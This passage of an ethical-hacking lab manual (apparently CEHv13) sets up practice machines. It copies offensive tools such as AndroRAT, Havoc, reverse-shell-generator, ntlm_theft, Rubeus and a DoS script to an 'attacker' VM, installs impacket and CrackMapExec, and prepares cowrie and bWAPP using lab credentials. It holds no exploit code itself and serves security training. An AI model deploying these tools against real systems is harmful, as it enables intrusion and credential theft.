
3. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access the **Windows 11** shared folders.




- A security pop-up appears; enter the **Windows 11** machine credentials (username: **Admin**; password: **Pa\$\$w0rd**) and click **Connect**.



- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.
- The **CEH-Tools** folder appears. Navigate to **CEHv13 Module 02 Footprinting and Reconnaissance\GitHub Tools** and copy the **Photon** folder.



7. Navigate to the **attacker** directory from the left pane and paste the copied **Photon** folder.




8. Similarly, copy the following tools to the location **/home/attacker**:


- **GRcon** located at **CEHv13 Module 02 Footprinting and Reconnaissance\GitHub Tools**
- **spiderfoot** located at **CEHv13 Module 02 Footprinting and Reconnaissance\GitHub Tools**
- **sherlock** located at **CEHv13 Module 02 Footprinting and Reconnaissance\GitHub Tools**
- **holehe** located at **CEHv13 Module 02 Footprinting and Reconnaissance\GitHub Tools**
- **Maltego.v4.6.0.deb** file located at **CEHv13 Module 02 Footprinting and Reconnaissance\Footprinting Tools\Maltego**
- **sx Tool** located at **CEHv13 Module 03 Scanning Networks\GitHub Tools**
- **Rustscan** located at **CEHv13 Module 03 Scanning Networks\GitHub Tools**
- **SuperEnum** located at **CEHv13 Module 04 Enumeration\GitHub Tools**
- **RPCScan** located at **CEHv13 Module 04 Enumeration\GitHub Tools**
- **dnsrecon** located at **CEHv13 Module 04 Enumeration\GitHub Tools**
- **Sniper** located at **CEHv13 Module 05 Vulnerability Analysis\Vulnerability Assessment Tools**
- **PowerTools-master** located at **CEHv13 Module 06 System Hacking\GitHub Tools**
- **cover.jpg** located at **CEHv13 Module 06 System Hacking**
- **Wmi-persistence-master** located at **CEHv13 Module 06 System Hacking\GitHub Tools**
- **ntlm_theft** located at **CEHv13 Module 06 System Hacking\GitHub Tools**

- **reverse-shell-generator** located at **CEHv13 Module 06 System Hacking\GitHub Tools**
 - **Havoc folder** located at **CEHv13 Module 06 System Hacking\GitHub Tools**
 - **CrackMapExec** folder located at **CEHv13 Module 06 System Hacking\Active Directory**
 - Copy **eagle-dos.py** file located at **CEHv13 Module 10 Denial-of-Service\DoS and DDos Attack Tools** to **/home/attacker/Downloads** location
 - **ghost-eye** located at **CEHv13 Module 13 Hacking Web Servers\GitHub Tools**
 - **dirsearch** located at **CEHv13 Module 14 Hacking Web Applications\GitHub Tools**
 - **ClickjackPoc** located at **CEHv13 Module 14 Hacking Web Applications\GitHub Tools**
 - **PwnXSS** located at **CEHv13 Module 14 Hacking Web Applications\GitHub Tools**
 - **jdk-8u202-linux-x64.tar.gz** located at **CEHv13 Module 14 Hacking Web Applications\GitHub Tools**
 - **ghauri** located at **CEHv13 Module 15 SQL Injection\GitHub Tools**
 - **PhoneSploit-Pro** located at **CEHv13 Module 17 Hacking Mobile Platforms\GitHub Tools**
 - **AndroRAT** located at **CEHv13 Module 17 Hacking Mobile Platforms\GitHub Tools**
 - **S3Scanner** located at **CEHv13 Module 19 Cloud Computing\GitHub Tools**
 - **lazys3-master** located at **CEHv13 Module 19 Cloud Computing\GitHub Tools**
 - **CloudBrute** located at **CEHv13 Module 19 Cloud Computing\GitHub Tools**
 - **trivy** located at **CEHv13 Module 19 Cloud Computing\GitHub Tools**
 - **cloudfox** located at **CEHv13 Module 19 Cloud Computing\GitHub Tools**
 - **Bucket-Flaws** located at **CEHv13 Module 19 Cloud Computing\GitHub Tools**, open a terminal with superuser privileges and run **mv Bucket-Flaws ~** command.
 - **Active Directory** folder located at **CEHv13 Module 06 System Hacking**
 - **wapiti** folder located at **CEHv13 Module 14 Hacking Web Applications\GitHub Tools**
9. Now, navigate to the location **/attacker/Desktop**, right-click in the middle pane, and click **Create Folder**.
 10. A new folder is created. Name it as **CEHv13 Module 13 Hacking Web Servers**.

11. Similarly, create two more folders and name them as **CEHv13 Module 14 Hacking Web Applications** and **CEHv13 Module 16 Hacking Wireless Networks**.




12. Click the **CEH-Tools** shared folder from left pane in the **Network** section.
13. A **ceh-tools on 10.10.1.11** window appears. Navigate to **CEHv13 Module 13 Hacking Web Servers** and copy the **Wordlists** folder.
14. Navigate to **attacker/Desktop/CEHv13 Module 13 Hacking Web Servers** from the left pane and paste the copied **Wordlists** folder.




15. Switch to the **CEH-Tools** shared folder and navigate to **CEHv13 Module 14 Hacking Web Applications**. Copy **Wordlist** folder, **common.txt**, and **Security_Script.html**.

16. Paste the copied content at **attacker/Desktop/CEHv13 Module 14 Hacking Web Applications**.




17. Switch to the **CEH-Tools** shared folder and navigate to the location **CEHv13 Module 16 Hacking Wireless Networks**. Copy the **Wordlist** and **Sample Captures** folders.

18. Paste the copied folders at **attacker/Desktop/CEHv13 Module 16 Hacking Wireless Networks**.



19. Now, from the left-pane, click the  icon to unmount the **CEH-Tools** folder.



20. Open a terminal window with super user privileges and type **cd Active\Directory/** to navigate

to Active Directory folder.

- In the Active Directory folder type **cp -R impacket ~** and press **Enter** to copy impacket folder to root location

```

cp -R impacket/ ~ - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
└─ #cd Active\ Directory/
[x]-[root@parrot]~/home/attacker/Active Directory
└─ #cp -R impacket/ ~
[root@parrot]~/home/attacker/Active Directory
└─ #
  
```

- Now, type **mkdir /root/ADtools && cp ncat.exe PowerView.ps1 Rubeus.exe users.txt winPEASx64.exe rockyou.txt /root/ADtools.**

```

Applications Places System [System Tray] Thu Jun 27, 05:52
cp ncat.exe PowerView.ps1 Rubeus.exe users.txt winPEASx64.exe rockyou.txt /root/ADtools - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Active Directory
└─ #mkdir /root/ADtools && cp ncat.exe PowerView.ps1 Rubeus.exe users.txt winPEASx64.exe rockyou.t
xt /root/ADtools
[root@parrot]~/home/attacker/Active Directory
└─ #
  
```

- Now, run **cd** command to jump to root directory, **cd impacket** to navigate to impacket directory and **ls** to view the folder contents.
- Run **pip install -r requirements.txt** to install requirements.

```

python3 setup.py install - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Active Directory
└─ #cd
[root@parrot]~
└─ #cd impacket/
[root@parrot]~/impacket
└─ #ls
ChangeLog.md  impacket      README.md      SECURITY.md    tests
Dockerfile    LICENSE       requirements-test.txt  setup.py      tox.ini
examples      MANIFEST.in  requirements.txt  TESTING.md
[root@parrot]~/impacket
└─ #pip install -r requirements.txt
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/LinkFinder-1.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/argparse-1.4.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
  
```


25. Run **python3 setup.py install** to install impacket.

```
python3 setup.py install - Parrot Terminal
File Edit View Search Terminal Help
[~] root@parrot ~ [~/impacket]
└─ #python3 setup.py install
running install
/usr/lib/python3/dist-packages/setuptools/command/install.py:34: SetuptoolsDeprecationWarning: setup.py install is deprecated. Use build and pip and other standards-based tools.
  warnings.warn(
/usr/lib/python3/dist-packages/setuptools/command/easy_install.py:146: EasyInstallDeprecationWarning: easy_install command is deprecated. Use build and pip and
```

26. Open a new terminal window with superuser privileges and run **cd CrackMapExec/** and **apt install pipx -y** commands.

```
Parrot Terminal
File Edit View Search Terminal Help
[~] root@parrot ~ [~/home/attacker]
└─ #cd CrackMapExec/
[~/home/attacker] root@parrot ~ [~/home/attacker/CrackMapExec]
└─ #apt install pipx -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ghp-import libjs-bootstrap4 libjs-highlight.js libjs-lunr libjs-modernizr libjs-popper.js
  libjs-sizzle mkddocs node-jquery python3-joblib python3-livereload python3-lunr python3-mergedeep
  python3-nltk python3-pyyaml-env-tag python3-regex python3-userpath python3-watchdog
```

27. Run **pipx ensurepath** and **pipx install .** commands.

```
Parrot Terminal
File Edit View Search Terminal Help
[~/home/attacker/CrackMapExec] root@parrot ~ [~/home/attacker/CrackMapExec]
└─ #pipx ensurepath
Success! Added /root/.local/bin to the PATH environment variable.

Consider adding shell completions for pipx. Run 'pipx completions' for instructions.


You will need to open a new terminal or re-login for the PATH changes to take effect.

Otherwise pipx is ready to go! ✨ ☆ ✨
[~/home/attacker/CrackMapExec] root@parrot ~ [~/home/attacker/CrackMapExec]
└─ #
└─ #pipx install .
:: upgrading shared libraries
```


28. Close all open windows.

Share Tools with the Ubuntu Virtual Machine


1. Launch and log in to the **Ubuntu** machine using the credentials **Ubuntu/toor**. Click the **Files** icon from the launcher bar.
2. The **Home** window appears. Press **Ctrl+L**, type **smb://10.10.1.11** in the address bar, and press **Enter**.




3. The security pop-up appears; enter the **Windows 11** machine's credentials (username: **Admin**; Password: **Pa\$\$w0rd**) and click **Connect**.



4. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.
5. The **CEH-Tools** folder appears. Navigate to **CEHv13 Module 18 IoT and OT Hacking** and copy the **ICSim** folder.
6. Navigate to the **Home** directory from the left pane and paste the copied **ICSim** folder.



7. From the left pane, click the  icon to unmount the **CEH-Tools** folder.



8. Open a terminal window, and type **sudo apt install make** and press **Enter**. Enter **toor** as password when prompted for password.
9. Now, run **sudo apt update** command in the terminal window. Enter **toor** as password when prompted for password.

- Run **sudo apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv** command to install dependencies of cowrie.

Note: In the Do you want to continue question type Y and press Enter.

```

ubuntu@ubuntu-Virtual-Machine: ~
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt update
[sudo] password for ubuntu:
Hit:1 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Hit:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease
Fetched 229 kB in 1s (291 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
76 packages can be upgraded. Run 'apt list --upgradable' to see them.
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt-get install git python3-virtualenv lib
ssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtu
alenv
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
libffi-dev is already the newest version (3.4.2-4).
libffi-dev set to manually installed.
git is already the newest version (1:2.34.1-1ubuntu1.10).
python3-minimal is already the newest version (3.10.6-1~22.04).
python3-minimal set to manually installed.
The following additional packages will be installed:
  dpkg-dev fakeroot g++ g++-11 javascript-common libalgorithm-diff-perl

```

- Now, we will install and setup bWAPP, to do so, in the terminal run **sudo apt-get install docker** and **sudo apt-get install docker-compose** command to install docker.

```

ubuntu@ubuntu-Virtual-Machine: ~
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt-get install docker
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  wmdocker
The following NEW packages will be installed:
  docker wmdocker
0 upgraded, 2 newly installed, 0 to remove and 76 not upgraded.
Need to get 14.3 kB of archives.

```

```

ubuntu@ubuntu-Virtual-Machine: ~
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt-get install docker-compose
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  bridge-utils containerd docker.io pigz python3-attr python3-docker
  python3-dockerpty python3-doccopt python3-dotenv python3-jjsonschema
